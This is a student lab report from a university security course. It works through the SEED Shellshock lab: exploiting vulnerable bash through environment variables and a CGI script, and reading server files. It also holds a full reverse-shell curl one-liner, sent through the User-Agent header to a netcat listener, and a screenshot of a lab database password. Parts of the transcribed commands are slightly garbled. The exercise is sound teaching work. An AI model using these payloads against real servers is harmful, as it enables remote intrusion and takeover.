


William Dahl
ICSI 424 Information Security
Lab 5
October 15th 2018

Task 1: In this screen shot I created a function variable called foo that had an extra command in it. I then ran the bash program and the bash_shellshock program.



The screenshot shows a presentation titled "Shellshock Vulnerability" and a terminal window demonstrating the exploit.

Shellshock Vulnerability

- Parent process can pass a function definition to a child shell process via an environment variable
- Due to a bug in the parsing logic, bash executes some of the command contained in the variable


```
seed@ubuntu:~$ foo=() { echo "hello world"; }; echo "extra";
seed@ubuntu:~$ echo $foo
() { echo "hello world"; }; echo "extra";
seed@ubuntu:~$ export foo
seed@ubuntu:~$ bash
extra
seed@ubuntu:~$ echo $foo
extra
seed@ubuntu:~$ declare -f foo
foo () {
    echo "hello world"
}
```

The terminal window shows the following commands and output:


```
[10/15/18 WD347166]seed@VM:~/Documents$ foo=() { echo "hello world"; }; echo "extra";
[10/15/18 WD347166]seed@VM:~/Documents$ echo $foo
() { echo "hello world"; }; echo "extra";
[10/15/18 WD347166]seed@VM:~/Documents$ bash
[10/15/18 WD347166]seed@VM:~/Documents$ /bin/bash_shellshock
extra
[10/15/18 WD347166]seed@VM:~/Documents$
```

When the bash program was run nothing happened however when the bash_shellshock program was run it printed out extra. This is because the bash_shellshock program is vulnerable to shellshock attacks and the extra command was executed in the bash program when the environment variables were checked by the bash_shellshock program.

Task 2: In this screen shot I created the myprog.cgi file, changed its permission to 755, moved it to usr/lib/cgi-bin and then ran the program using the curl command.



Task 3: In this screen shot I ran the cgi program for task 3.



I was given the environment variables of the current process. The environment variable of a remote user gets onto the web server because when a user sends a CGI URL to the Apache web server Apache will use fork() to start a new process and when Apache creates a child process it provides all the environment variables for the bash programs.

Task 4: In this screen shot I ran the curl command to print out the contents of a file from the server

The screenshot displays a virtual machine environment with two main windows. On the left, a Firefox web browser shows a document titled 'lab05/lab05-shellshock.pdf at master · ualbany-csi524-f18/lab05 · Mozilla Firefox'. The document content includes a section titled 'SEED Labs – Shellshock Attack Lab' and a task description for 'Task 4: Launching the Shellshock Attack'. The task text explains that the attack targets the Bash program and provides instructions for launching the attack via a CGI URL. It also includes a list of tasks: Task 4, Task 5 (Getting a Reverse Shell via Shellshock Attack), and Task 6 (Using the Patched Bash). On the right, a terminal window titled 'Terminal' shows a configuration script for a database. The script includes comments for database username, password, name, host, and prefix, followed by corresponding assignments to environment variables like \$CONFIG->dbuser, \$CONFIG->dbpass, \$CONFIG->dbname, \$CONFIG->dbhost, and \$CONFIG->dbprefix.

lab05/lab05-shellshock.pdf at master · ualbany-csi524-f18/lab05 · Mozilla Firefox

SEED Labs – Shellshock Attack Lab

3

2.4 Task 4: Launching the Shellshock Attack

After the above CGI program is set up, we can now launch the Shellshock attack. The attack does not depend on what is in the CGI program, as it targets the Bash program, which is invoked first, before the CGI script is executed. Your goal is to launch the attack through the URL `http://localhost/cgi-bin/myprog.cgi`, such that you can achieve something that you cannot do as a remote user. In this task, you should demonstrate the following:

- Using the Shellshock attack to steal the content of a secret file from the server.
- Answer the following question: will you be able to steal the content of the shadow file `/etc/shadow`? Why or why not?

2.5 Task 5: Getting a Reverse Shell via Shellshock Attack

The Shellshock vulnerability allows attacks to run arbitrary commands on the target machine. In real attacks, instead of hard-coding the command in their attack, attackers often choose to run a shell command, so they can use this shell to run other commands, for as long as the shell program is alive. To achieve this goal, attackers need to run a reverse shell.

Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer. Basically, the shell runs on the victim's machine, but it takes input from the attacker machine and also prints its output on the attacker's machine. Reverse shell gives attackers a convenient way to run commands on a compromised machine. Detailed explanation of how to create reverse shell can be found in Chapter 3 (§3.4.5) in the SEED book. We also summarize the explanation in the guideline section later.

In this task, you need to demonstrate how to launch a reverse shell via the Shellshock vulnerability in a CGI program. Please show how you do it. In your report, please also explain how you set up the reverse shell, and why it works. Basically, you need to use your own words to explain how reverse shell works in your Shellshock attack.

2.6 Task 6: Using the Patched Bash


Now let us use a Bash program that has already been patched. The program `/bin/bash` is a patched

Terminal

```
* The database username
* @global string $CONFIG->dbuser
*/
$CONFIG->dbuser = 'elgg_admin';
/**
* The database password
* @global string $CONFIG->dbpass
*/
$CONFIG->dbpass = 'seedubuntu';
/**
* The database name
* @global string $CONFIG->dbname
*/
$CONFIG->dbname = 'elgg_csrf';
/**
* The database host.
* For most installations, this is 'localhost'
* @global string $CONFIG->dbhost
*/
$CONFIG->dbhost = 'localhost';
/**
* The database prefix
* This prefix will be appended to all Elgg tables. If you're shar
ing
* a database with other applications, use a database prefix to nam
espace tables
* in order to avoid table name collisions.
```

No you could not steal the file `etc/shadow` because the file is on the computer not in a web server so if you do not have read permission for `etc/shadow` you will not be able to look into the contents, even when using the shellshock attack.


Task 5: In this screen shot I ran the listen command and then the curl command to get a reverse shell from the server




```
Activities LibreOffice Impress Wed 11:38 AM SEEDUbuntu Clone [Running] - Oracle VM VirtualBox
Shellshock.pptx (read-only) - LibreOffice Impress
File Edit View Insert Format Slide Slide Show Tools Window Help
File Machine View Input Devices Help
Terminal
[10/17/18 WD347166]seed@VM:~$ nc -l 9090 -v &
[5] 3786
Listening on [0.0.0.0] (family 0, port 9090)
[10/17/18 WD347166]seed@VM:~$ curl -A "()" { echo hello;; echo Content-type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1" http://10.0.2.4/cgi-bin/myprog.cgi
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 42498)
bash: cannot set terminal process group (1834): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
Shellshock Attack on CGI: Get Reverse Shell
$ curl -A "()" { echo hello;; echo Content-type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1" http://10.0.2.5/cgi-bin/test.cgi
seed@ubuntu:~$ nc -l 9090 -v
Connection from 10.0.2.5 port 9090 [tcp/*] accepted
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$ ** Reverse shell is created!
www-data@ubuntu:/usr/lib/cgi-bin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The first step in setting up a reverse shell is listening for a connection on the port you plan on using. Next you use the shellshock vulnerability and the curl -A command to set the user host variable to some function and then your commands to be executed by the server. One of those commands should be bin/bash > -i (this makes the bash interactive) dev/tcp/your local ip/the port you want to use (this sends the interactive bash to the that ip and port) 0>&1 2<&1 (this is what allows for input to be taken in from the attacking machine and for the output to be displayed on the attacking machine). Next you type the url of the server and execute the command. This will then create a reverse shell that allows you to use their terminal.

Task 6: In this screen shot I ran the curl command using the gci file from task3 but using the patched bash program.



In this screen shot I re ran the attack from task 5 but using a cgi program that uses the patched bash program



when re running the attack from task 3, the attack did not work because the patched bash program did not allow the extra command to run thus resulting in an error message from the server.

When re running the attack from task 5 we got the same error message from the server because

1.) our extra commands put into the USER_AGENT tag after the function is written were not passed through to the server because the bash file is patched and the extra commands were all passed to the USER_AGENT together.

2.) We got the same error message because we used the same file we used when re running the attack from task 3. And thus when the code was executed it did not work.